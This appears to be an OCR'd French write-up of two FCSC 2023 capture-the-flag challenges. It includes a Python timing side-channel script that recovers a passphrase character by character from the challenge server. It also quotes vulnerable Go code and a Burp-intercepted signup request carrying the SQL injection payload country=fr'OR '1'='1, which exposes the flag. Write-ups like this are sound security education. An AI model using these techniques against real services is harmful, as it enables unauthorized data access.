
A l'aide de ce script, on teste les lettres de l'alphabet, et la ponctuation :

```python
# nc challenges.france-cybersecurity-challenge.fr 2350

import socket
import time
import string

HOST = 'challenges.france-cybersecurity-challenge.fr'
PORT = 2350

client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((HOST, PORT))
```

```
print( 'Connexion vers ' + HOST + ':' + str(PORT) + ' reussie.')

def recv_bis(clientt, printout=True, size=4096):
       data = clientt.recv(size)
       datastr =data.decode("utf-8")
       if printout : print(datastr, end="")
       return datastr

def send_check(clientt, msg):
    #print(msg+"\n")
    n = clientt.send((msg+"\n").encode("utf-8"))
    if (n != len((msg+"\n"))):
            print( 'Erreur envoi.')

def test(clienttest, val):
      print(val)
      send_check(clienttest, val)
      time.sleep(0.18)
      doorthink = recv_bis(clienttest)
      time_one = doorthink.split(" ")[0]
      time_one = time_one[1:-1]
      time_end = doorthink.split(" ")[4]
      time_end = (time_end.split("[")[-1])[:-1]
      print(time_end, time_one)
      return int(time_end)-int(time_one)

time.sleep(3)
recv_bis(client)

possible = list(string.ascii_letters + string.punctuation + string.digits + " ")
print(possible)
passphrase = dict()

for let in possible :
    mytest = ""+let
    val = test(client, mytest)
    passphrase[mytest]=val

print(passphrase)
max_time = max(passphrase.values())
print("for the letters : ", [key for key, value in passphrase.items() if value ==
max_time])

print( 'Deconnexion.')
client.close()
```


```
{'a': 3075, 'b': 3074, 'c': 3076, 'd': 3077, 'e': 3073, 'f': 3077, 'g': 3073, 'h': 3090, 'i': 3078, 'j': 3074, 'k': 3077, 'l': 3082, 'm': 3072, 'n': 3082, 'o': 3069, 'p': 3077, 'q': 3084, 'r': 3070, 's': 3072, 't': 3078, 'u': 3074, 'v': 3079, 'w': 3083, 'x': 3079, 'y': 3030, 'z': 3103, 'A': 3106, 'B': 3075, 'C': 3075, 'D': 3075, 'E': 3075, 'F': 3108, 'G': 3106, 'H': 3106, 'I': 53147, 'J': 3075, 'K': 3071, 'L': 3072, 'M': 3070, 'N': 3074, 'O': 3072, 'P': 3069, 'Q': 3073, 'R': 3072, 'S': 3071, 'T': 3104, 'U': 3102, 'V': 3106, 'W': 3101, 'X': 3075, 'Y': 3068, 'Z': 3072, '!': 3101, '"': 3078, '#': 3069, '$': 3077, '%': 3072, '&': 3072, "'": 3070, '(': 3073, ')': 3072, '*': 3074, '+': 3068, ',': 3070, '-': 3069, '.': 3072, '/': 3074, ':': 3071, ';': 3074, '<': 3070, '=': 3073, '>': 3074, '?': 3059, '@': 3077, '[': 3077, '\\': 3074, ']': 3086, '^': 3105, '_': 3073, '`': 3076, '{': 3073, '|': 3068, '}': 3074, '~': 3072, '0': 3074, '1': 3073, '2': 3106, '3': 3085, '4': 3111, '5': 3105, '6': 3070, '7': 3104, '8': 3076, '9': 3075, ' ': 3094}
for the letters :  ['I']
Deconnexion.
```

On voit que I est la lettre avec le plus haut temps de reflexion. On suppose donc que c'est bien une sorte de calcul du temps, et qu'on peut donc retrouver toutes les lettres suivantes de la même façon. On va tester au fur et à mesure avec une lettre en plus a chaque fois, et on va retrouver la phrase : "*I'm late, I'm late! For a very important date!*". On obtient alors ~~le flag qu'on submit plus vite que lucky luke parce que le fcsc se termine dans littéralement 30s~~ :



Web - ENISA flag store 1 sur 2

Challenge description



Résolution

La première chose que j'ai faite, c'est me créer un compte sur le site. On voit alors qu'on a accès à une liste de flag FAKE{}. On suppose donc que le vrai flag va être retrouvé quelque part en lien avec les faux flags.


On a accès au code du site, donc on va regarder si on peut en faire quelque chose. On commence donc par regarder comment sont récupérés les flags.

```
func getData(user User) (
    []Flag,
    error,
```

```
) {
    var flags []Flag

    req := fmt.Sprintf(`SELECT ctf, challenge, flag, points
                        FROM flags WHERE country = '%s';`, user.Country);
    rows, err := db.Query(req);
    if err != nil {
        return flags, err
    }
    defer rows.Close()

    for rows.Next() {
        var flag Flag
        err = rows.Scan(&flag.CTF, &flag.Challenge, &flag.Flag, &flag.Points)
        if err != nil {
            return flags, err
        }
        flags = append(flags, flag)
    }
    if err = rows.Err(); err != nil {
        return flags, err
    }

    return flags, nil
}
```

On constate que la requête a la base de données n'est pas faite à l'aide de `Prepare`, et qu'on peut probablement faire une SQLi à l'aide du champ "Country".

Le problème, c'est que ce n'est pas un champ qu'on peut modifier quand on crée un compte : c'est une liste déroulante.



L'autre problème, c'est que si on s'incrit avec un autre pays que la France, on est bloqués, car il faut le token correspondant au pays, donc on ne peux pas simplement récupérer le flag Suisse en créant un compte Suisse.

On va donc regarder comment se passe la création de compte dans le code. On voit que la correspondance token/pays est faite dans la fonction `CheckToken` :

```
func CheckToken(country string, token string) (
    bool,
) {

    stmt, err := db.Prepare(`SELECT id FROM country_tokens
                             WHERE country = SUBSTR($1, 1, 2)
                             AND token = encode(digest($2, 'sha1'), 'hex')`)
```


```
    if err != nil {
        log.Fatal(err)
    }

    t := &Token{}
    err = stmt.QueryRow(country, token).Scan(&t.Id)
    if err != nil {
        return false
    }
    return true
}
```

En regardant cette fonction, on remarque que le pays est récupéré à l'aide de `SUBSTR($1, 1, 2)`, ce qui veut dire qu'on peut mettre n'importe quoi dans le champ "Country" et que seul les deux premiers caractères seront pris en compte.

Précèdemment, on a vu que l'ont pouvait probablement effectuer une SQLi à l'aide du champ "Country", on a désormais l'information qu'il suffit d'avoir "FR" pour les deux premiers caractères du pays pour que le token, et donc l'inscription soient validés.

Pour ce qui est du "problème" de la liste déroulante, on va utiliser l'outil *Burp Suite* pour intercepter la requête d'inscription et la modifier.


Dans l'onglet Proxy, on ouvre le navigateur de Burp. On se créée un compte, et on intercepte la requête d'inscription.




```
Sec-Fetch-Dest: document
Referer: https://enisa-flag-store.france-cybersecurity-challenge.fr/signup
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

username=Makelonn&password=idc&token=ohnah7bairahPh5oon7naqu1caib8euh&country=fr'OR%20'1'='1
```

On encode en URL `FR' OR '1'='1`, condition qui sera donc toujours vraie. On remplace donc `FR` par `fr'%20OR%20'1'='1` dans la requête, et on la renvoie.

Une fois qu'on se connecte avec ce compte, on voit le flag apparaître en haut :


ENISA Flag Store
Flags
Logout [Makelonn]
Flags
CTF
Challenge
Flag
Points
FCSC 2023 REAL FIRST FLAG
ENISA Store Flag 1/2
FCSC{fad3a47d8ded28565aa2f68f6e2dbc37343881ba67fe39c5999a0102c387c34b}
1337
Gary CTF 2020
c5uyz4r96lst
FAKE{qt_ie_jmzaglq67606_j6___4y13c3z_}
222
SHC Quals 2023
dsfxw0q0hdh7
FAKE{k8_fokggtlxmuae3vi5__dgm3h6_mq75}
401